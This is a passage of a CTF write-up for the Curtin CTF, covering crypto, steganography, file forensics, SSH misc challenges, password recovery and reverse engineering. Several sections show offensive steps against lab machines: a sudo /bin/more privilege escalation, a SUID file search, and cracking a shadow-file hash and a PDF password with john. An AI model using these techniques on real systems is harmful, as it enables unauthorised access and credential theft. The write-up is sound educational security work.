9%|███████████| publickey public_key.pem --uncipherfile ciphertext.txt --o| 5669/65536 [00:00<00:05, 10017.64it/s]
--publickey public_key.pem --uncipherfile ciphertext.txt --o
Successful decryption:
Key: 1625
Plaintext: CURTIN_CTF{g0_s0lv3_7h3_57r34m_pr0bl3m_0f_1r0d0v_n0w}

```

Feel The Heat



Approach:

For the key:

1. Decrypt decrypted_key to get original_key_padded.
2. Remove padding with unpad and print original_key, handling errors with a try-except block to catch decryption or padding failures.

For the flag:

1. Set up the PDE function pde, used both during encryption and decryption.
2. Define t_backward, the time array for solving the PDE in reverse.
3. Use odeint to solve the PDE backward in time, with the key as the diffusion coefficient, recovering the original message state.
4. Extract the recovered message at time zero (original state) from the solution.

Convert the numerical values back to characters by rounding them to the nearest ASCII values, then join them to form the original message.

```
1 from Crypto.Cipher import DES
2 from Crypto.Util.Padding import unpad
3
4 # Reversed key from the bitwise operation
5 decrypted_key = b'R\x16r\xf7\x9c?^\xbb\x91\x91\x01\x16\xe5\x8d\xb0\x06\xdeW\x19\xb7mx'
6
7 # The key used for DES encryption
8 k = b'XOXOXOXO'
9
10 # Create a DES cipher object with ECB mode
11 cipher = DES.new(k, DES.MODE_ECB)
12
13 # Decrypt the reversed key
14 original_key_padded = cipher.decrypt(decrypted_key)
15
16 # Unpad the decrypted key to remove any padding that was added during encryption
17 try:
18     original_key = unpad(original_key_padded, DES.block_size)
19     print("Original Key:", original_key)
20 except ValueError:
21     print("Decryption failed or padding is incorrect.")
22
```


```
spicy-mochi ~/_/crypto ➜ 23:42 python3 f.py
Original Key: b'2.77987109890597'
```

Solving using PDE backwards in time.

```
1 import numpy as np
2 from scipy.integrate import odeint
3
4 # Load the encrypted message from the .npy file
5 encrypted_message = np.load('encrypted.npy')
6
7 # The floating-point key that was decrypted earlier
8 key = 2.77987109890597
9
10 # Number of points used in the encryption
11 num_points = len(encrypted_message)
12
13 # Define the PDE function (same as used in encryption)
14 def pde(u, t, D):
15     return D * np.gradient(np.gradient(u))
16
17 # Time values used during encryption
18 t_max = 1.0
19 t_backward = np.linspace(t_max, 0, num_points) # Time goes from t_max to 0 (backward in time)
20
21 # Solve the PDE backwards in time to reverse the encryption
22 recovered_solution = odeint(pde, encrypted_message, t_backward, args=(key,))
23
24 # Extract the first time step, which should correspond to the initial message
25 recovered_message = recovered_solution[-1] # The last entry corresponds to time 0 (original state)
26
27 # Convert the numerical array back to characters (rounding to nearest ASCII values)
28 message_chars = [chr(int(round(c))) for c in recovered_message if 0 <= c < 128]
29
30 # Join the characters to form the original message
31 original_message = ''.join(message_chars)
32
33 print("Recovered Message:", original_message)
34
```

```
spicy-mochi ~/_/crypto ➜ 23:42 python3 e.py
Recovered Message: CURTIN_CTF{con57r41n3d_0p71m1z4710n}
```

Tutto Bene



Approach:

1. Generate all possible 2-character combinations of printable characters.
2. Compute the SHA-512 hash for each pair and extract various substrings.
3. Reverse these substrings and store them in a dictionary for quick lookup.
4. Slide a window over the given hash h , extract substrings, reverse them, and check for matches in the dictionary.
5. Collect all matching pairs and reconstruct the flag by sorting them based on their positions in h .

Forensic and Stego

Transparency

Challenge 22 Solves X

Transparency

100

In the light of truth, nothing is truly hidden, yet the clearest of things often remain unseen. Transparency isn't just about visibility; it's about revealing what lies beneath, in the layers we choose not to notice. Can you uncover what's been laid bare, but only to those who know where to look?


md5sum: a052a59bcb6ccb5c6949e9ec0eb2d595 sha1sum:
6b619b8e87da3f61a0aa98e3e9d5666963ab4af9 Author:
@flabby

[View Hint](#)

 [transparency...](#)

[Flag](#) [Submit](#)

Used zsteg -a filename and found the plane that suspicious. Then carve out the plane text using zsteg.



```
kruphix@Zeqzoz:[/mnt/c/Users/blast/Downloads/curtin]
$ zsteg -E b8,a,lsb,xy stego.png
Digital forensics (sometimes known as digital forensic science) is a branch of forensic science encompassing the recovery, investigation, examination, and analysis of material found in digital devices, often in relation to mobile devices and computer crime. The term 'digital forensics' was originally used as a synonym for computer forensics but has expanded to cover investigation of all devices capable of storing digital data. With roots in the personal computing revolution of the late 1970s and early 1980s, the discipline evolved in a haphazard manner during the 1990s, and it was not until the early 21st century that national policies emerged.
CURTIN_CTF{imagine_not_using_steghide}
```

Inzception

Challenge 37 Solves X

Inzception

150

Defense in Depth is the foundation for robust security, layering protection to deter even the most persistent threats. But what happens when there's a leak in the armor? Can the sheer depth of protection save the day?


```
md5sum: c19da4010ecc2f0f734fcfa5f5c021ec0 sha1sum:  
a5a3b3a31b7a5b7ecc77dd588daef9594826c42d Author:  
@flabby
```

[View Hint](#)

[file100.zip](#)

[Flag](#) [Submit](#)

I could not do the script to open the zipfile. So I just open one by one :> There is password in the comment of each zip file. Use it to open the zip file inside of the current file.



The good side is I don't fall into the rabbit hole. There is flag in the comment not in the flag txt after we done extracting.

Cracked PDF

Challenge 5 Solves X

Cracked PDF

250

In this file lies a secret that's been locked away, protected by a rock solid password. But once you gain access, be careful not to let appearances deceive you. Can you see through the illusion and uncover the real message?

```
md5sum: ed611d39b0c6c1b63df2ecd9ef40e533 sha1sum:  
1d3e1797ae53bdd8c53796ef3efe2c828a6e22ec Author:  
@flabby
```

[View Hint](#)

[View Hint](#)


[cracked.zip](#)

Flag


Submit

Approach:

1. Using pdf2john gets me the password "PRETTY"
2. Use pdf Xchange editor to select all the hidden content that is hidden under the page.
3. Use python to automatically change _ to 1 and . to 0.
4. Use cyberchef to change into text.



The full content is very long



Can use Online decoder but we use python script.

```
1 # Define the input string
2 input_string = """
3 .
4 _.
5 ...
6 ___.
7 _.
8 _
9 |
10 """
11
12 # Replace '.' with '0' and '_' with '1'
13 output_string = input_string.replace('.','0').replace('_','1')
14
15 # Remove any newlines or extra spaces for a single continuous string
16 output_string = output_string.replace('\n','').replace(' ','')
17
18 # Print the result
19 print(output_string)
20
```

```
Input + └───
0100001101010101010100100100100100010010010010001101010100010001100111011010101010101001110010001000
100010101010010010011010101000110100010011100100010001001001110101111010101101001000011000101
01010001000101010111101010011010100000110100010000110100010101010101011110100100101010111101001001010
01101010100000110000010100100101000011010001011100101010010101111010010010101010111101001001010
| └───

acc 409 └─── 2 └─── Tr Raw Bytes ↵ LF
Output └───
CURTIN_CTF{UNDERST4NDING_WH1TE_SP4CES_IS_IMP0RT4NT}
```

iHeader

The screenshot shows a challenge titled "iHeader" with a difficulty of 300. The description states: "I received this secret message from a friend, however it looks like someone has tampered with structure of this image. What could this secret message be?" Below the description is a command-line output:
md5sum: 47a2c9c20500fe6227a8b27eff23becd sha1sum:
fcf9814ec18acfc9b7a98d944a7a4fc7a1d98b21 Author:
@flabby

Below the command-line output are three buttons: "View Hint", "iHeader.zip", and "Flag". To the right of the "Flag" button is a "Submit" button.

When opening the corrupted png file in the HxD, there is AAAA. Open https://en.wikipedia.org/wiki/List_of_file_signatures to see the real header. Change AAAA to IHDR.

```
↳ [edited text]
IG.....IHDR
^...È....→sy
..gAMA..±..üa
. cHRM..z&..€
```

But the image still corrupted. I use pngcheck and it say there si BBBB.

```
[kruphix@Zeqzoq] ~ [mnt/c/Users/blast/Downloads/curtin/iHeader]
$ pngcheck header.png
zlib warning: different version (expected 1.2.13, using 1.3.1)
Reheader.png illegal (unless recently approved) unknown, public chunk BBBB
ERROR: header.png
```


Search for it in HxD, used the wiki, change BBBB to IDAT since IDAT mainly in the middle of the hex.

```
3D 00 DE  ....FF.----.nnnn.?
52 4B 47 %LL.Ž-.....bKG
73 00 00 D.^...H....pHYs..
10 07 74 .H...H.FÉk>....t
FB 00 00 IME.è....#.ÝÄÜ..
57 C3 07 .ÄIDATxÚÍÝiT.WÄ.
32 08 69 ð;Q±l'?.BDT,.i
?B 62 B5 S.P',å'.w±^'E+bu
42 58 11 ..%.`Åñn,`*""çX.
11 5B 29 µB.-Š»àVE< E uA()
33 C7 39 ÖÝj@i3.uåùø.Æ3C9
```


Then we got the flag.




CrazySignal



The sound is very weird so I don't recommend to use it as an alarm. I changed the mpeg file to wav. Then used SSTV to get image from the sound.



Then I scan with phone and got the flag.



Misc

Misc 2

The screenshot shows a challenge interface. At the top, there are two buttons: 'Challenge' (which is greyed out) and '53 Solves'. A close button ('X') is also present. Below this, the challenge title 'Misc 2' is displayed in large font, followed by its value '100'. A descriptive text reads: 'SSH as `curtin` and enter the flag'. The author is listed as 'Author: MetaSpoilt'. A redacted IP address '18.142.44.244' is shown above a download icon. Below the IP address is a dark blue button labeled 'misc_2'. At the bottom, there are two buttons: 'Flag' (greyed out) and 'Submit'.

Misc challenge series got many tampering with other players, so I hope all of this is intended solution.

Just basic ls

```
(kruphix㉿Zeqzoq)-[~/ctf/pico]
└─$ ssh -i ./misc_2 curtin@18.142.44.244
Last login: Sat Oct 12 06:57:41 2024 from 60.54.227.10
curtin@ip-172-31-19-125:~$ ls
1.php  flag
curtin@ip-172-31-19-125:~$ cat flag
broken
CURTIN_CTF{N0_P@TH}
```

Misc 3

Challenge 52 Solves [X](#)

Misc 3

250

SSH as `curtin2` and enter the flag

Author: MetaSpoilt

18.142.44.244

 misc_3

Here I research more about the escape sequence. Tried the sed but failed but just use xxd.

```
 curtin2@ip-172-31-19-125:~$ ls
 1.php  flag
 curtin2@ip-172-31-19-125:~$ file flag
 flag: ASCII text, with escape sequences
 curtin2@ip-172-31-19-125:~$ cat flag | sed 's/\x1b\\[[0-9;]*m//g'
 Hope_you_are_enjoying_the_ctf
 curtin2@ip-172-31-19-125:~$ xxd flag
 00000000: 466c 6167 3a20 4355 5254 494e 5f43 5446  Flag: CURTIN_CTF
 00000010: 7b45 2463 4070 655f 4330 6433 357d 200a  {E$c@pe_C0d35} .
 00000020: 1b5b 4148 6f70 655f 796f 755f 6172 655f  .[AHope_you_are_
 00000030: 656e 6a6f 7969 6e67 5f74 6865 5f63 7466  enjoying_the_ctf
 00000040: 0a
 curtin2@ip-172-31-19-125:~$ |
```

Misc 4

Challenge 34 Solves X

Misc 4

250

SSH as `curtin3` and enter the flag

Author: MetaSpoilt

18.142.44.244

 misc_4

Flag Submit

The – is a directory but we couldn't cd – just like that. So need to cd <full path> to tell the computer that it is a directory

```
(kruphix㉿Zeqzooq) [~/ctf]
└─$ ssh -i ./misc_4 curtin3@18.142.44.244
Last login: Sat Oct 12 18:47:07 2024 from 60.52.218.19
curtin3@ip-172-31-19-125:~$ cd /home/curtin3
curtin3@ip-172-31-19-125:~$ ls
- bin flag.txt pspy64
curtin3@ip-172-31-19-125:~$ cd -
/home/curtin3
curtin3@ip-172-31-19-125:~$ cd /home/curtin3/-
curtin3@ip-172-31-19-125:~/$ ls
flag
curtin3@ip-172-31-19-125:~/$ cat flag
CURTIN_CTF{d@$h3d_f0lder}
curtin3@ip-172-31-19-125:~/$ |
```

CURTIN_CTF{d@\$h3d_f0lder}

Misc 5

Challenge 34 Solves X

Misc 5

200

SSH as `ubuntu` and enter the flag

Author: MetaSpoilt

54.255.1.14

 misc_5

Flag Submit

When we were doing privilege excaltion challenge, we use `sudo -l` to check the command that we can use without knowing the password for root. Here we can use `/bin/more`. `/bin/more` is similar to `cat`.

```
spicy-mochi ~/.tictac ➤ 07:14 ssh -i ./misc_5 ubuntu@54.255.1.14
The authenticity of host '54.255.1.14 (54.255.1.14)' can't be established.
ED25519 key fingerprint is SHA256:7WjjYnsrJTV/L8f/QE77GkX6JXbqm9U2tgwbjzUmAUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '54.255.1.14' (ED25519) to the list of known hosts.
Last login: Sat Oct 12 21:47:05 2024 from 27.125.245.18
ubuntu@ip-172-31-46-50:~$ sudo -l
Matching Defaults entries for ubuntu on ip-172-31-46-50:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User ubuntu may run the following commands on ip-172-31-46-50:
  (root) NOPASSWD: /bin/more
ubuntu@ip-172-31-46-50:~$ ls
flag1      john_hashes.txt  john_shadow.txt  new_key      sad      unshadowed_password
flag  john_hash.txt  john_key       key.txt        new_key.pub  snap  wtf
ubuntu@ip-172-31-46-50:~$ /bin/more
more: bad usage
Try 'more --help' for more information.
ubuntu@ip-172-31-46-50:~$ /bin/more flag
more: cannot open flag: Permission denied
ubuntu@ip-172-31-46-50:~$ sudo /bin/more flag
CURTIN_CTF{$ud0_N0_P@s$wd}
ubuntu@ip-172-31-46-50:~$
```

Misc 7

Challenge 24 Solves X

Misc 7

500

nc 52.221.246.50 1337 - get bash shell

enter the flag

Author: MetaSpoilt

54.254.174.55

 misc_7

Flag Submit

Use get privilege exalcation bash cheat cheet. The command is

run find / -type f -perm -4000 2>/dev/null

Then do like misc 5 to get flag.

```
print_file: command not found
ubuntu@ip-172-31-37-234:~$ /etc/security/print_file flag
CURTIN_CTF{$3tU1D}
ubuntu@ip-172-31-37-234:~$ █
```

Password Recovery 1

The screenshot shows a challenge card for a 'Password recovery 1' challenge worth 300 points. The challenge details state: 'Alex has forgotten his Linux login password, but has a copy of the computer's shadow.' It specifies a 90-day password rotation policy requiring at least one lowercase, uppercase, special character, and a number. The flag format is CURTIN_CTF{[REDACTED]}. The author is MetaSpoilt. Buttons include 'View Hint', 'Download shadow' (with a download icon), 'Flag', and 'Submit'.

Cat the shadow to see list of hashed passwords. I extract Alex's hash to a txt file. Then search for wordlist that related to season.

The screenshot shows a search results page for 'Password wordlist using seasons github'. The results list three GitHub repositories: 1) SecLists/Passwords/seasons.txt at master, which is described as a collection of lists used during security assessments; 2) david-palma/wordlists: A curated list of ..., which includes a 'Seasons' wordlist; and 3) 3ndG4me/spraygen: Password list generator for ..., which generates permutations of months, years, sports teams, and sports scores.

The I take the largest one. Used that as wordlist in john but didn't get the password.

The screenshot shows a GitHub repository page for 'danielmessler / SecLists'. The 'Code' tab is selected, and the file 'SecLists / Passwords / seasons.txt' is open. The file content is as follows:

```
1 $pring
2 $pring!
3 $pring#
4 $pring%
5 $pring&
6 $pring*
7 $pring?
8 $pring@
9 $pring^
10 $PRING
11 $PRING!
12 $PRING#
13 $PRING%
14 $PRING&
15 $PRING*
16 $PRING?
17 $PRING@
18 $PRING^
19 $pring$
20 $PRING$#
21 $pring1
22 $pring1!
23 $pring1#
```

Then I noticed there is only 2019-2022 as the wordlist is not updated.

```
AUTUMN2021!
AUTUMN2021#
AUTUMN2021%
AUTUMN2021&
AUTUMN2021*
AUTUMN2021?
AUTUMN2021@
AUTUMN2021^
autumn2021$
Autumn2021$
AUTUMN2021$
autumn2022
autumn2022!
autumn2022#
autumn2022%
autumn2022&
autumn2022*
autumn2022?
autumn2022@
autumn2022^
Autumn2022
Autumn2022!
Autumn2022#
Autumn2022%
Autumn2022&
Autumn2022*
Autumn2022?
Autumn2022@
AUTUMN2022^
autumn2022$#
Autumn2022$#
AUTUMN2022$#
```

So I add 2023 and 2024 MANUALLY cause I don't know how to automate it. But I do it little by little and use john.

```
autumn2023!
autumn2023#
autumn2023%
autumn2023&
autumn2023*
autumn2023?
autumn2023@
autumn2023^
Autumn2023
Autumn2023!
Autumn2023#
Autumn2023%
Autumn2023&
Autumn2023*
Autumn2023?
Autumn2023@
Autumn2023^
AUTUMN2023
AUTUMN2023!
AUTUMN2023#
AUTUMN2023%
AUTUMN2023&
AUTUMN2023*
AUTUMN2023?
AUTUMN2023@
AUTUMN2023^
autumn2023$
Autumn2023$
AUTUMN2023$
autumn2024
autumn2024!
autumn2024#
autumn2024%
autumn2024&
autumn2024*
autumn2024?
autumn2024@
autumn2024^
Autumn2024
Autumn2024!
Autumn2024#
```

Repeat the manually added and got the password.

```
[kruphix@Zeqzog:~/mnt/c/Users/blast/Downloads/curtin]
$ john --wordlist=seasons.txt shadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt)
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Autumn2024!          (alex)          autumn2024
1g 0:00:00:00 DONE (2024-10-13 06:41:21+857g/s 11702p/s 11702c/s 11702C/s autumn2021^..Summer1?
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

CURTIN_CTF{Autumn2024!}

Reverse Engineering

Just_ring



I ran the file, put a colour and got base64 encoded string.

```
(kruphix㉿Zeqzoq)-[~/mnt/c/Users/blast/Downloads/curtin]
$ chmod +x just_ring
(kruphix㉿Zeqzoq)-[~/mnt/c/Users/blast/Downloads/curtin]
$ ./just_ring
Enter your favorite color: green
Your favorite color is: green
The secret message has been saved to 'encoded_secret.txt'.
Author: sandhrab
(kruphix㉿Zeqzoq)-[~/mnt/c/Users/blast/Downloads/curtin]
$ cat encoded_secret.txt
M2wdxDNINGNrM3JTazFsbHpGMHJUaDNXMW4yMDI0IQAA
(kruphix㉿Zeqzoq)-[~/mnt/c/Users/blast/Downloads/curtin]
$ echo "M2wdxDNINGNrM3JTazFsbHpGMHJUaDNXMW4yMDI0IQAA" | base64 -d
3l1t3H4ck3rSk1llzF0rTh3W1n2024!
```

CURTIN_CTF{3l1t3H4ck3rSk1llzF0rTh3W1n2024!}

Broken



At first, I thought I need to have MacOS or the VM but there is too many team solved it. So I stopped overthinking and just do the basic. Search the flag format in the strings and got it.

```
spicy-mochi ~/Downloads/powpow 07:25 strings broken > output.txt
spicy-mochi ~/Downloads/powpow 07:25

File Edit Search View Document Help
bur....txt x  inte....txt x  inte....txt x  log x  sh... w(l) x  sha....txt x  tar....txt x  out...txt x
in prepareForSweep; sweepgen locals stack map entries for 227373675443232059478759765625GODEBUG: unknown cpu
feature "MapIter.Key called before NextSIGPROF: profiling alarm clockSIGUSR1: user-defined signal 1SIGUSR2:
user-defined signal 2SIGVTALRM: virtual alarm clockabi mismatch detected between assignment to entry in nil
mapcan't assign requested addresscheckdead: inconsistent countsfailed to get system page sizefreedefer with
d._panic ≠ nilinappropriate ioctl for deviceinterface output queue is fullinvalid pointer found on stackno
message available on STREAMNotetsleep - waitm out of syncprotocol wrong type for socketreflect: Elemt of invalid
type reflect: Len of non-array typerunqputslow: queue is not fullruntime: bad pointer in frame runtime: found in
object at *runtime: impossible type kind socket operation on non-socketsync: inconsistent mutex statesync:
unlock of unlocked mutex) not in usable address space: ...additional frames elided...
1829 1136868377216160297393798828125568434188608080148696894140625SIGSEGV: segmentation violationbad write barrier
buffer boundscall from within the Go runtimecasgstatus: bad incoming valuescheckmark found unmarked
objectintersyncblock inconsistent fatal: bad g in signal handler
1830 fmt: unknown base; can't happeninternal error - misuse of itabmalformed time zone informationnon in-use span in
unswept listpacer: sweep done at heap size pattern contains path separatorreflect: Len of non-array type
resetspinning: not a spinning mruntime: cannot allocate memoryruntime: split stack overflow: shared library
version mismatchslice bounds out of range [%x:]:slice bounds out of range [%x:] (types from different
packages)284221709430404007434844970703125Mapriter.Value called Before NextSIGPPE: floating-point
exceptionSIGTTOU: background write to tty" not supported for cpu option "can't send after socket shutdownend
outside usable address spacenon-Go code disabled sigaltstacknumerical argument out of domainpanic while printing
panic valuereflect.nameFrom: tag too long: removespecial on invalid pointerresource temporarily
unavailableruntime: fixalloc size too largerruntime: mcall function returnedruntime: newstack called from
g-runtime: root level max pages = runtime: stack split at bad timeruntime: sudog with non-nil elemruntime: sudog
with non-nil nextruntime: sudog with non-nil prevscanstack: goroutine not stoppedslice bounds out of range
[%x:]:slice bounds out of range [%x:]:slice bounds out of range [%x:]software caused connection abortsweep
increased allocation countuse of closed network connection of method on nil interface
value14210854715202003717422485351562571054273576100185871124267578125GODEBUG: no value specified for "SIGCHLD:
child status has changedSIGTTIN: background read from ttySIGXFSZ: file size limit exceededbase outside usable
address spaceconcurrent map read and map writefindrunnable: negative nmspinningfreeing stack not in a stack
spanheapBitsSetType: unexpected shiftinappropriate file type or formatmin must be a non-zero power of
2misrounded allocation in sysAllocation not supported by deviceoperation not supported on
socketreflect.nameFrom: name too long: reflect: Field index out of rangereflect: array index out of
rangereflect: slice index out of rangereflect: castogcansat oldval+runtime: failed mSpanList.insert runtime:
goroutine stack exceeds runtime: memory allocated by OS [runtime: name offset out of rangeruntime: text offset
out of rangeruntime: type offset out of rangeslice bounds out of range [%x:%y]stackalloc not on scheduler
stackstoplockeddm: inconsistent lockingsync: RUnlock of unlocked RWMutextimer period must be non-negativetoo many
levels of remote in pathtoo many levels of symbolic linkstoo many references: can't splicewaiting for
unsupported file type3552713678800500929356213378906250ther_Default_Ignorable_Code_PointsSIGURG: urgent
condition on socketbad executable (or shared library)deadtimer: P already set in
timerflag{99558804145160985476_ease_in}forEach: sched.safePointWait ≠ Omspan.ensureSwept: m is not lockedout
of memory allocating allArenasreflect: Field index out of boundsreflect: Field of non-struct type reflect:
string index out of rangeruntime.SetFinalizer: cannot pass runtime: g is running but p is notruntime:
```

flag{99558804145160985476_ease_in}

Wrot

Challenge 42 Solves X

Wrot

200

It might help to identify the algorithm here :P

ACME. Inc directed its cryptography team to encode the flag in a way that no bits are lost. A flag was encrypted and stored in the comment within the file - can you help the team find the lost flag?

Flag format: flag{...}

Author: sandhrab

[Download rot.py](#)

Flag Submit

Just reverse the python script to get the flag.

```
def dec_shift(n: int, bits: int, shift: int, direction: str = 'right') -> int:
    bit_len = bits

    if direction == 'right':
        return ((n >> shift) | (n << (bit_len - shift))) & ((1 << bit_len) - 1)
    elif direction == 'left':
        return ((n << shift) | (n >> (bit_len - shift))) & ((1 << bit_len) - 1)
    else:
        raise ValueError("Invalid direction")

# The encrypted list (replace with the actual encrypted list if different)
enc = [153, 27, 133, 217, 237, 146, 49, 14, 49, 210, 9, 153, 153, 205, 145, 157, 212, 221, 193, 157, 9, 82,
228, 21, 13, 215, 185, 219, 125, 152, 165, 29, 205, 215, 177, 12, 212, 205, 245]

# Decrypt the flag
def decrypt_flag(enc_list):
    decrypted_flag = []
    bits = 8

    for i in range(len(enc_list)):
        if (i % 2 == 0):
            decrypted_flag.append(chr(dec_shift(enc_list[i], bits, 2, 'right'))))
        else:
            decrypted_flag.append(chr(dec_shift(enc_list[i], bits, 2, 'left'))))

    return ''.join(decrypted_flag)

# Call the decryption function
decrypted_flag_str = decrypt_flag(enc)
print(f'Decrypted Flag: {decrypted_flag_str}'')
```

Decrypted Flag: flag{JL8LKBff7dv5wpvBI9TC_no_bits_1057}

PinValidator

The screenshot shows a challenge titled "PinValidator" worth 250 points. The description says: "Unlock the app with the PIN to get the flag." It also specifies: "Encase the flag within: CURTIN_CTF{}". The author is listed as "sandhrab". A download button labeled "CurtinPinVal..." is present. Below the challenge details are two buttons: "Flag" and "Submit".

I use <https://www.decompiler.com/> to decompile the file.

```
└── res
    ├── AndroidManifest.xml
    ├── classes.dex
    ├── classes2.dex
    ├── classes3.dex
    ├── classes4.dex
    └── DebugProbesKt.bin
```

Extract all the dex file and change to jar

```
[kruphix@Zeqzoq ~] [~] /mnt/c/Users/blast/Downloads/curtin]
